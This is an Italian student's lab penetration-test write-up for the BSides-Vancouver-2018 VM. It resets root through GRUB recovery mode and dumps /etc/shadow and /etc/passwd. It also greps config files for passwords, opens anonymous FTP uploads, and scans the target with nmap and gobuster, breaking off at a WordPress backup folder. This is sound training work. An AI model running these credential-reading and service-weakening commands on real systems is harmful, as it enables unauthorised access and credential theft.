

# Report di Penetration Test – BSides-Vancouver-2018

## BlackBox Challenge

---

### Informazioni Generali

- **Nome Studente:** Fabrizio Prisciandaro
  - **Corso:** Cybersecurity Specialist Full Time
  - **Docente:** Paolo Rampino
  - **Data:** 12/05/2025
  - **Obiettivo:** Otttenere accesso root alla macchina vulnerabile in un contesto BlackBox.
- 

### Obiettivo dell'Esercizio

Condurre un penetration test in modalità **BlackBox** sulla VM *BSides-Vancouver-2018* senza alcuna informazione preliminare, al fine di:

- Individuare tutte le vulnerabilità sfruttabili.
  - Ottenere privilegi root.
  - Esplorare più vettori d'attacco alternativi.
  - Documentare ogni fase del processo.
- 

### Setup dell'Ambiente

- **Macchina Attaccante:** Kali Linux 2024.1
  - **Macchina Vittima:** BSides-Vancouver-2018 (OVA importato in VirtualBox)
  - **Rete:** Host-Only Adapter (isolamento tra le due VM)
  - **Strumenti Utilizzati:**
    - nmap, netcat, gobuster, hydra
    - searchsploit, exploit-db, linpeas, gtfobins
    - Burp Suite, Metasploit, python, bash
- 

### **Metodo 1: Ottengo i permessi di root usando la recovery mode**

#### **Fase 1: Ottener le credenziali dell'utente root (ed eventualmente di altri utenti già installati sulla macchina)**

Questo approccio prevede che si abbia un accesso fisico al computer target. Ipotizzo, quindi, il caso di un dipendente malintenzionato o un accesso non autorizzato da parte di terzi nella sede di un'azienda. Una volta importato il file OVA in VirtualBox, il boot mi presenta il menù GRUB che permette di selezionare quale modalità usare per l'avvio. Approfitto di ciò perché la modalità Recovery permette di agire, scegliendo l'apposita opzione come da screenshot qui sotto, seppur con il filesystem in sola lettura (read-only), come utente root.

```
= Recovery Menu (filesystem state: read-only)
=
resume      Resume normal boot
clean       Try to make free space
dpkg        Repair broken packages
failsafeX   Run in failsafe graphic mode
fsck        Check all file systems
grub        Update grub bootloader
network     Enable networking
root        Drop to root shell prompt
system-summary System summary

<Ok>

root@bsides2018:~#
```

Il prompt dei comandi riporta che siamo ora loggati come root@bsides2018.

**N.B.: Per avviare un S.O. Linux in Recovery Mode e far mostrare il menù Grub, nascosto se c'è un solo sistema operativo installato, si tiene premuto il tasto ESC subito dopo l'accensione (su sistemi UEFI come quello usato dal sottoscritto).**

**Si usano poi i tasti freccia per selezionare:**

*Advanced options for Ubuntu*

**E quindi:**

*Ubuntu, with Linux 3.11.0-15-generic (recovery mode)*

**selezionandola con INVIO (ENTER).**

**Compare quindi il menù dello screenshot qui sopra una volta in recovery mode, con le seguenti opzioni:**

- resume
- clean
- dpkg
- failsafeX
- **root**
- network

➡ Selezionare **root** (Drop to root shell prompt) → premere INVIO (ENTER)

Ora che siamo in recovery mode loggati come root, osserviamo che il filesystem è in sola lettura. Ricordiamo che in nessun caso è possibile recuperare la password attuale dell'utente root. NESSUN sistema Linux salva le password in chiaro.

Nemmeno root può “vedere” la password attuale. Le password sono salvate in forma **hashata** in `/etc/shadow`.

Provando, infatti, ad entrare nella suddetta cartella, si ottiene una riga del tipo:

```
root:$6$kzEoN...long-hash....:19232:0:99999:7:::
```

dove quel `$6$...` è un **hash irreversibile**. Non si può ricavarne la password originale.

Quello che è possibile fare, però, è sostituire la password esistente con una scelta da me.

Per farlo, occorre prima però rimontare il filesystem in lettura-scrittura. Provando ad effettuare qualsiasi operazione in scrittura, rimanendo con filesystem in read-only, si ottiene il messaggio di errore: *Authentication token manipulation error*.

Uso, quindi, il comando:

```
mount -o remount,rw /
```

```
root@bsides2018:~# mount -o remount,rw /
root@bsides2018:~# _
```

Ora posso usare il comando:

```
passwd root
```

Il prompt mi chiede di inserire una nuova password. Scelgo root, e la inserisco per la seconda volta come conferma.

```
root@bsides2018:~# mount -o remount,rw /
root@bsides2018:~# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@bsides2018:~# _
```

Ora abbiamo le credenziali complete per fare login come utente root.

Faccio notare, da mie reminiscenze pregresse, che queste operazioni si rendono particolarmente necessarie perché in Ubuntu, per default, l’utente root non ha password, non può fare login direttamente e che, generalmente, si usa sudo da un altro utente per eseguire comandi come root.

Ai fini della challenge, volendo avviare servizi come SSH da provare ad attaccare dalla VM Kali, decido di procedere in tal senso.


Naturalmente, con lo stesso metodo, è possibile cambiare la password a qualsiasi utente. Occorre solamente fare una lista di utenti già installati sulla macchina, facenti parte del gruppo sudo (in quanto vorremmo, appunto, poi usarli per attivare servizi da provare ad attaccare come SSH, FTP, etc.) con il comando:

```
grep '^sudo' /etc/group | cut -d: -f4
```

Effettuo, quindi, il reboot della VM con il comando:

```
reboot
```

La VM ritorna al menù GRUB, scelgo quindi la modalità standard (*normal boot*). Il prompt dei comandi chiede di fare login. Inserisco le credenziali root appena ottenute, quindi *root/root*.



Welcome to BSides Vancouver 2018! Happy hacking

```
bsides2018 login: root
Password:
root@bsides2018:~#
```

Siamo loggati adesso come utenti root in esecuzione standard.

Con il comando:

```
ip a
```

ottengo l'IP della macchina 192.168.1.137/24 (nonché anche il suo MAC address 08:00:27:81:e3:81).

Apro la VM Kali Linux ed effettuo il ping verso la VM BSidesVancouver2018:

```
ping 192.168.1.137
```

```
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
└─(kali㉿kali)-[~]
$ ping 192.168.1.137
PING 192.168.1.137 (192.168.1.137) 56(84) bytes of data.
64 bytes from 192.168.1.137: icmp_seq=1 ttl=64 time=1.38 ms
64 bytes from 192.168.1.137: icmp_seq=2 ttl=64 time=1.54 ms
64 bytes from 192.168.1.137: icmp_seq=3 ttl=64 time=2.54 ms
64 bytes from 192.168.1.137: icmp_seq=4 ttl=64 time=4.10 ms

64 bytes from 192.168.1.137: icmp_seq=5 ttl=64 time=1.61 ms
64 bytes from 192.168.1.137: icmp_seq=6 ttl=64 time=0.769 ms
64 bytes from 192.168.1.137: icmp_seq=7 ttl=64 time=0.932 ms
^C
— 192.168.1.137 ping statistics —
7 packets transmitted, 7 received, 0% packet loss, time 6156ms
rtt min/avg/max/mdev = 0.769/1.838/4.102/1.064 ms
```

## Fase 2: Test su servizi SSH e FTP

Da Kali, attraverso il comando:

```
sudo service ssh start
```

```
└─(kali㉿kali)-[~]
$ sudo service ssh start
[sudo] password di kali:
```

faccio partire SSH su Kali, inserendo la password quando richiesto.

Quindi, attraverso il comando:

```
ssh root@192.168.1.137
```

testo lo status della connessione SSH sulla VM di Ubuntu. Mi chiede la password di root, che ho impostato come root. Il tutto funziona perfettamente: eseguendo il fingerprinting del sistema operativo rileva correttamente l'installazione di Ubuntu e la connessione SSH viene stabilita.

```
(kali㉿kali)-[~]
$ ssh root@192.168.1.137
The authenticity of host '192.168.1.137 (192.168.1.137)' can't be established
.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.137' (ECDSA) to the list of known hosts
.
root@192.168.1.137's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation: https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Ora che abbiamo attiva la comunicazione tramite SSH, provo ad usare qualche comando per indagare sulla macchina Ubuntu, mostrando quanto possa essere vulnerabile ora che accediamo come utente di root.

Con il comando:

```
cat /etc/shadow
```

ottengo un elenco delle password hashate di tutti gli utenti.

```
root@bsides2018:~# cat /etc/shadow
root:$6$wHcdIGBa$r6BbbL/bFmL1UVu6q/VpQ3x3vSTj65QgL.DXrWGSpvcXp8Ga8dGydhyzbJZ
ilskwu1ilyduwwuPGMc5rlRoh/:20219:0:99999:7:::
daemon:*:16105:0:99999:7:::
bin:*:16105:0:99999:7:::
sys:*:16105:0:99999:7:::
sync:*:16105:0:99999:7:::
games:*:16105:0:99999:7:::
man:*:16105:0:99999:7:::
lp:*:16105:0:99999:7:::
mail:*:16105:0:99999:7:::
news:*:16105:0:99999:7:::
uucp:*:16105:0:99999:7:::
proxy:*:16105:0:99999:7:::
www-data:*:16105:0:99999:7:::
backup:*:16105:0:99999:7:::
list:*:16105:0:99999:7:::
irc:*:16105:0:99999:7:::
gnats:*:16105:0:99999:7:::
nobody:*:16105:0:99999:7:::
libuuid!:16105:0:99999:7:::
syslog:*:16105:0:99999:7:::
messagebus:*:16105:0:99999:7:::
colord:*:16105:0:99999:7:::
lightdm:*:16105:0:99999:7:::
```

Con il comando:

```
cat /etc/passwd
```

ottengo l'elenco di tutti gli utenti di sistema, insieme ad alcune informazioni associate a ciascun account.

```
root@bsides2018:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,,:/var/lib/avahi-autoipd:/bin/false
```

Con il comando:

```
grep -i "password" /etc/*.conf /etc/*.ini /var/www/html/* 2>/dev/null
```

cerco la parola "password" (in tutte le forme) nei file di configurazione di sistema e nei file del sito web, senza mostrare errori.

```
root@bsides2018:~# grep -i "password" /etc/*.conf /etc/*.ini /var/www/html/*
2>/dev/null
/etc/debconf.conf:# World-readable, and accepts everything but passwords.
/etc/debconf.conf:Reject-Type: password
/etc/debconf.conf:# Not world readable (the default), and accepts only passwo
rds.
/etc/debconf.conf:Name: passwords
/etc/debconf.conf:Accept-Type: password
/etc/debconf.conf:Filename: /var/cache/debconf/passwords.dat
/etc/debconf.conf:# databases, one to hold passwords and one for everything e
lse.
/etc/debconf.conf:Stack: config, passwords
/etc/debconf.conf:# A remote LDAP database. It is also read-only. The passwor
d is really
/etc/hdparm.conf:# --security-set-pass Set security password
/etc/hdparm.conf:# security_pass = password
/etc/hdparm.conf:# --user-master Select password to use
/etc/vsftpd.conf:no_anon_password=YES
root@bsides2018:~#
```

## Significato riga per riga:

### Parte del comando Cosa fa

grep	È un comando usato per <b>cercare testo dentro i file</b> .
-i	Rende la ricerca <b>case-insensitive</b> (non fa differenza tra maiuscole e minuscole). Trova "password", "Password", "PASSWORD", ecc.
"password"	È la <b>parola chiave</b> da cercare.
/etc/* .conf /etc/* .ini	Cerca la parola nei file .conf e .ini dentro la cartella /etc.
/var/www/html/*	Cerca anche nei file presenti nella root del sito web (tipicamente file PHP, HTML, config...).
2>/dev/null	<b>Nasconde gli errori</b> (es. "Permission denied" o "File not found"). Serve per avere un output pulito.

Con il comando:

```
find / -name "*.conf" 2>/dev/null
```

ottengo, invece, una lista di tutti i file di configurazione (.conf) presenti nel sistema, a cui ho accesso ed, eventualmente, posso modificare tramite il comando *nano nome\_file.conf*.

## Spiegazione dettagliata

Parte del comando	Significato
find	Comando per <b>cercare file e directory</b> nel file system.
/	Dice a find di partire dalla <b>radice del sistema</b> (cioè: cerca ovunque).
-name "*.conf"	Cerca <b>file</b> il cui nome termina con .conf (tipicamente file di configurazione).
2>/dev/null	<b>Nasconde gli errori</b> (es. "Permission denied") reindirizzando l'output dell'errore nel nulla.

Termino questo breve excursus (tanti altri comandi sono, infatti, possibili) di possibili vulnerabilità con il comando:

```
netstat -tulnp
```

che serve a visualizzare le porte aperte ed i servizi in ascolto sulla macchina.

```
root@bsides2018:~# netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address     State
  PID/Program name
tcp      0      0 127.0.0.1:3306          0.0.0.0:*
  1060/mysql
tcp      0      0 0.0.0.0:80            0.0.0.0:*
  1101/apache2
tcp      0      0 127.0.0.1:53            0.0.0.0:*
  1227/dnsmasq
tcp      0      0 0.0.0.0:22            0.0.0.0:*
  458/sshd
tcp      0      0 127.0.0.1:631          0.0.0.0:*
  570/cupsd
tcp6     0      0 :::22                  :::*                LISTEN
  458/sshd
tcp6     0      0 ::1:631                :::*                LISTEN
  570/cupsd
udp      0      0 0.0.0.0:35351          0.0.0.0:*
  504/avahi-daemon: r
udp      0      0 127.0.0.1:53            0.0.0.0:*
  1227/dnsmasq
udp      0      0 0.0.0.0:68            0.0.0.0:*
  867/dhclient
udp      0      0 0.0.0.0:5353          0.0.0.0:*
  504/avahi-daemon: r
udp6     0      0 :::41848              :::*                LISTEN
  504/avahi-daemon: r
```

Cosa fa, parte per parte:

### Opzione Significato

- t Mostra solo **connessioni TCP**
- u Mostra solo **connessioni UDP**
- l Mostra **solo porte in ascolto** (listening)
- n Mostra **indirizzi IP e porte in formato numerico** (evita la risoluzione DNS/lenta)
- p Mostra **il processo/programma** che sta usando ogni porta (richiede permessi root)

Ora proviamo con un altro servizio: FTP.

Da Kali, digitiamo il comando:

```
ftp 192.168.1.137
```

L'output è quello atteso: la connessione è perfettamente riuscita.

```
(kali㉿kali)-[~]
$ ftp 192.168.1.137
Connected to 192.168.1.137.
220 (vsFTPd 2.3.5)
Name (192.168.1.137:kali):
```

Voglio provare a caricare un file, potenzialmente codice malevolo, payload, reverse shell, script o qualsiasi file sulla macchina target via FTP (simulato con un file di testo), proprio per rendere comprensibile quanto possa essere pericolosa una situazione di questo genere.

Nel farlo, mi sono accorto che il server è configurato solo per connessioni con utente anonymous, il quale però non supporta il comando put.

```
(kali㉿kali)-[~]
$ ftp 192.168.1.137
Connected to 192.168.1.137.
220 (vsFTPd 2.3.5)
Name (192.168.1.137:kali): ls
530 This FTP server is anonymous only.
ftp: Login failed
ftp> anonymous
?Invalid command.
ftp> exit
221 Goodbye.
```

Aggiro questo problema andando a modificare su Ubuntu, dove gira il server, il rispettivo file di configurazione, con il comando:

```
sudo nano /etc/vsftpd.conf
```

Modifico quindi le stringhe che mi servono ad abilitare la scrittura come utente anonymous, come segue:

```
anonymous_enable=YES
anon_upload_enable=YES
anon_mkdir_write_enable=YES
write_enable=YES
```

```
GNU nano 2.2.6                               File: /etc/vsftpd.conf                         Modified !!
# instead of an IPv4 one. This parameter and the listen parameter are mutually
# exclusive.
#listen_ipv6=YES
#
anonymous_enable=YES
# Uncomment this to allow local users to log in.
#local_enable=YES
write_enable=YES
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftppd's)
#local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
#
anon_upload_enable=YES
anon_mkdir_write_enable=YES
# Activate directory messages - messages given to remote users when they
# go into a certain directory.
dirmessage_enable=YES
#
# If enabled, vsftpd will display directory listings with the time
# in your local time zone. The default is to display GMT. The
^G Get Help      ^O WriteOut     ^R Read File    ^Y Prev Page   ^K Cut Text    ^C Cur Pos
^X Exit         ^J Justify      ^W Where Is     ^V Next Page   ^U UnCut Text  ^T To Spell
```

Imposto i permessi sulla cartella FTP che, di default, è /srv/ftp . Andandola a cercare non la trovo, quindi la creo con il comando:

```
mkdir -p /srv/ftp
```

Mi accerto che la cartella abbia i permessi che desidero:

```
sudo chown ftp:ftp /srv/ftp
```

```
sudo chmod 777 /srv/ftp
```

Riavvio, quindi, il server FTP attraverso il comando:

```
sudo service vsftpd restart
```

Ora ristabilisco la connessione FTP sulla Kali, quando mi chiede come collegarmi, inserisco anonymous, poi quando compare il prompt dei comandi inserisco:

```
ftp> put /home/kali/Scrivania/hashes.txt
```

```
(kali㉿kali)-[~]
$ ftp 192.168.1.137
Connected to 192.168.1.137.
220 (vsFTPd 2.3.5)
Name (192.168.1.137:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put /home/kali/Scrivania/hash.txt
local: /home/kali/Scrivania/hash.txt remote: /home/kali/Scrivania/hash.txt
229 Entering Extended Passive Mode (|||10580|).
```

Connessione e caricamento eseguiti con successo.

---

## Metodo 2: Ottengo i permessi di root usando la recovery mode

### Fase 1: Ricognizione

Dopo aver ripristinato l'istantanea pulita della VM BSides Vancouver 2018, tento un altro approccio per completare la challenge, che prevede un pentest di tipo più “classico” con l'uso di vari tools.

Questa volta, anziché avviare la VM in recovery mode, la avvio direttamente in modalità normale. Mi ritrovo quindi davanti il prompt dei comandi con la richiesta del login.

```
Welcome to BSides Vancouver 2018! Happy hacking !  
bsides2018 login:
```

#### 1. Scansione di rete

Ora apro Kali Linux e, quindi, il terminale, dove digito il comando:

```
sudo netdiscover -r 192.168.1.0/24
```

Ottengo quindi una lista dei dispositivi collegati alla rete. Identifico quello della VM Ubuntu:

192.168.1.137 (MAC Address: 08:00:27:81:E3:81)

192.168.1.124	dc.a9.04.85.b7:c8	1	60	Apple, Inc.
192.168.1.137	08:00:27:81:e3:81	1	60	PCS Systemtechnik GmbH

## 2. Scansione di porte e servizi

Sempre dal terminali della Kali, digito il comando:

```
nmap -sC -sV -p- 192.168.1.137
```

Ottengo:

```
$ nmap -sC -sV -p- 192.168.1.137
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 15:35 CEST
Nmap scan report for 192.168.1.137
Host is up (0.00051s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534   65534        4096 Mar 03  2018 public
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to 192.168.1.134
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol
| 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)

80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:81:E3:81 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.57 seconds
```

**Risultati rilevanti:**

**Porta aperta Servizio**

21        FTP -> vsftpd 2.3.5 (Anonymous FTP login allowed)

22        SSH -> OpenSSH 5.9p1

## Fase 2: Enumerazione

### Directory Brute Force (Porta 80)

Uso il comando:

```
gobuster dir -u http://192.168.1.137 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.1.137 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.1.137
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/index           (Status: 200) [Size: 177]
/robots          (Status: 200) [Size: 43]
/server-status   (Status: 403) [Size: 294]
Progress: 220560 / 220561 (100.00%)

Finished
=====
```

### Directory rilevanti:

- /index
- /robots
- /server-status

### Esplorazione manuale:

In /index trovo:




**It works!**


This is the default web page for this server.

The web server software is running but no content has been added, yet.

In /robots trovo:




In /server-status non abbiamo i permessi per entrare:



Come si vede nello screenshot precedente, abbiamo il nome di una cartella:

192.168.1.137/backup\_wordpress/ che vado ad aprire nel browser:

